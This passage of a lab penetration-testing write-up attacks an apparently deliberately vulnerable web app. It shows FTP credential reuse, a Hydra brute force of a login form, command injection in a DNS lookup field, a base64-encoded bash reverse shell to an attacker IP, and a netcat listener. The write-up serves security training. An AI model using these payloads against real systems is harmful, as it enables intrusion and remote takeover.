
Figure 6 Accessing passwords directory

Each of the files were downloaded but ftp-creds.bak was more interesting since there was already ftp service running in the server.




```
(kali㉿kali)-[~]$

(kali㉿kali)-[~]$ cd Downloads

(kali㉿kali)-[~/Downloads]$ cat ftp-creds.bak
ftpuser:ftpuser

(kali㉿kali)-[~/Downloads]$

(kali㉿kali)-[~/Downloads]$
```

Figure 7 FTP Credentials



```
(kali㉿kali)-[~/Downloads]$ ftp 172.16.10.133
Connected to 172.16.10.133.
220 ProFTPD Server (Debian) [::ffff:172.16.10.133]
Name (172.16.10.133:kali): ftpuser
331 Password required for ftpuser
Password:
230 User ftpuser logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
ftp> ls -a
229 Entering Extended Passive Mode (|||9770|)
150 Opening ASCII mode data connection for file list
drwxr-x---   6 ftpuser  ftpuser     4096 May  6 17:24 .
drwxr-xr-x   4 root     root        4096 May  6 12:17 ..
-rw-r--r--   1 ftpuser  ftpuser      220 Jan  6  2022 .bash_logout
-rw-r--r--   1 ftpuser  ftpuser     3771 Jan  6  2022 .bashrc
drwx------   4 ftpuser  ftpuser     4096 May  6 17:24 .cache
drwxr-xr-x   2 root     root        4096 May  6 14:52 .confidential
drwx------   4 ftpuser  ftpuser     4096 May  6 17:24 .config
-rw-r--r--   1 ftpuser  ftpuser      807 Jan  6  2022 .profile
drwx------   3 ftpuser  ftpuser     4096 May  6 17:24 snap
226 Transfer complete
ftp> cd .confidential
250 CWD command successful
ftp> ls -a
229 Entering Extended Passive Mode (|||25284|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x   2 root     root        4096 May  6 14:52 .
drwxr-x---   6 ftpuser  ftpuser     4096 May  6 17:24
-rw-r--r--   1 ftpuser  ftpuser      789 May  6 14:52 pass_till_date.txt
226 Transfer complete
ftp>
```

Figure 8 FTP Login Success




```
ftp>
ftp> ls -la
229 Entering Extended Passive Mode (|||6690|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 May 06 20:37 .
drwxr-x---    7 1001     1001         4096 May 07 11:19 ..
-rw-r--r--    1 1001     1001          789 May 06 20:37 pass_till_date.txt
226 Directory send OK.
ftp>
ftp>
ftp> get pass_till_date.txt
local: pass_till_date.txt remote: pass_till_date.txt
229 Entering Extended Passive Mode (|||24304|)
150 Opening BINARY mode data connection for pass_till_date.txt (789 bytes).
100% |**************************************************|   789        2.56 MiB/s    00:00 ETA
226 Transfer complete.
789 bytes received in 00:00 (467.82 KiB/s)
ftp> s
ftp>
ftp>
```

Figure 9 Possible password wordlist found

Accessing the ftp server using the credentials worked, and upon navigating through ftp, possible passwords wordlist for the web application was found and downloaded.

3.2.3. Delivery


The wordlist that was downloaded from the ftp server was then used for this stage to brute force against the login panel of the web server using Hydra.



```
(kali㉿kali)-[~]$ hydra -l admin -P pass_till_date.txt 172.16.10.133 http-post-form '/login.php/:login=admin&password=^PASS^&form=submit:Invalid'
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (thi
d ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-07 03:07:17
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:1/p:100), ~7 tries per task
[DATA] attacking http-post-form://172.16.10.133:80/login.php/:login=admin&password=^PASS^&form=submit:Invalid
[80][http-post-form] host: 172.16.10.133   login: admin   password: P@ssword0123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-07 03:07:19

(kali㉿kali)-[~]$

(kali㉿kali)-[~]$
```

Figure 10 Brute Forcing Web Login with Hydra

As seen in the figure above, password for the user “admin” was found i.e. “P@ssword0123”.



Request to http://172.16.10.133:80

```
POST /login.php HTTP/1.1
Host: 172.16.10.133
Content-Length: 47
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://172.16.10.133
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x
Accept: text/html,application/xhtml+xml,applicatio
Referer: http://172.16.10.133/login.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=s0rs0c523ftagtkk4ai6m7ifre
Connection: close

login=admin&password=P%40ssword0123&form=submit
```

172.16.10.133/login.php

Airca VulnW

an extremely secure web

We welcome you to our web server.


/ Login /

Enter your credentials.

Login: admin

Password: ••••••••••••

Figure 11 Web Login Attempt with password from Hydra result




/ Portal /

Airca VulnWeb, or a secure web application, is a free and open source delibera
It helps security enthusiasts, developers and students to discover and to preve
It is for security-testing and educational purposes only.

```
----------------------- Airca VulnWeb Services ---------------
Profile Picture Change
Greeting
Important Documents
DNS Lookup
Message of the Day
Under Construction Service
--------------------------------------------------------------------------
```

Figure 12 Web Login Success

Using the admin credentials that was brute forced using hydra was success and the portal of the web application can be seen in the figure above.




Request to http://172.16.10.133:80

```
POST /dns_lookup.php HTTP/1.1
Host: 172.16.10.133
Content-Length: 30
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://172.16.10.133
Content-Type: application/x-www-form-urlenc
User-Agent: Mozilla/5.0 (Windows NT 10.0; W                                 TML, like Gecko) Chrome/124.
Accept: text/html,application/xhtml+xml,app                                 e/webp,image/apng,*/*;q=0.8
Referer: http://172.16.10.133/dns_lookup.ph
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=4gnqb7rl5a2ihktr84bftittb
Connection: close

target=www.nsa.gov&form=submit
```

Figure 13 Sending DNS Lookup Request to Repeater in Burpsuite

Upon navigating to the web application, there was an endpoint “dns_lookup.php” which seemed to be taking domain as input and retrieving the lookup information about it. But, upon trying to break the statement with semi-colon and adding Linux command after it, command execution was seen.



```
POST /dns_lookup.php HTTP/1.1
Host: 172.16.10.133
Content-Length: 33
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://172.16.10.133
Content-Type:
application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/
xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
Referer: http://172.16.10.133/dns_lookup.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=4gnqb7rl5a2ihktr84bftittba
; security_level=0
Connection: close

target=www.nsa.gov;id&form=submit
```


DNS lookup: www.nsa.gov

```
Server: 1.1.1.1 Address: 1.1.1.1#53 Non-authoritative answer: www.nsa.gov canonical name =
nsa.gov.edgekey.net. nsa.gov.edgekey.net canonical name = e16248.dscb.akamaiedge.net. Name:
e16248.dscb.akamaiedge.net Address: 104.108.247.159 Name: e16248.dscb.akamaiedge.net Address:
2400:1a00:8000:a82::3f78 Name: e16248.dscb.akamaiedge.net Address: 2400:1a00:8000:a90::3f78 uid=33(www-
data) gid=33(www-data) groups=33(www-data)
```

Figure 14 Command execution success in DNS Lookup field

3.2.4. Exploitation

After verifying that command execution work properly, RevShells was used to generate base64 encoded reverse shell to check if reverse shell gets established.



IP 172.16.10.129 Port 1234 +1


```
nc -lvnp 1234
```

Type: nc

OS: Linux Name: Search...


```
L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE3Mi4xNi4xMC4xMjkvMTIzNCAwPiYx
```

Figure 15 Base64 Encoded Reverse Shell from RevShells



```
(kali㉿kali)-[~]$
(kali㉿kali)-[~]$ nc -lvnp 1234
listening on [any] 1234 ...
```

Figure 16 Netcat listener open on port 1234


Last build: 13 days ago - Version 10 is here! Read about the new features here
Options
About / Support
Recipe
Input
Output

URL Encode

☐ Encode all special chars

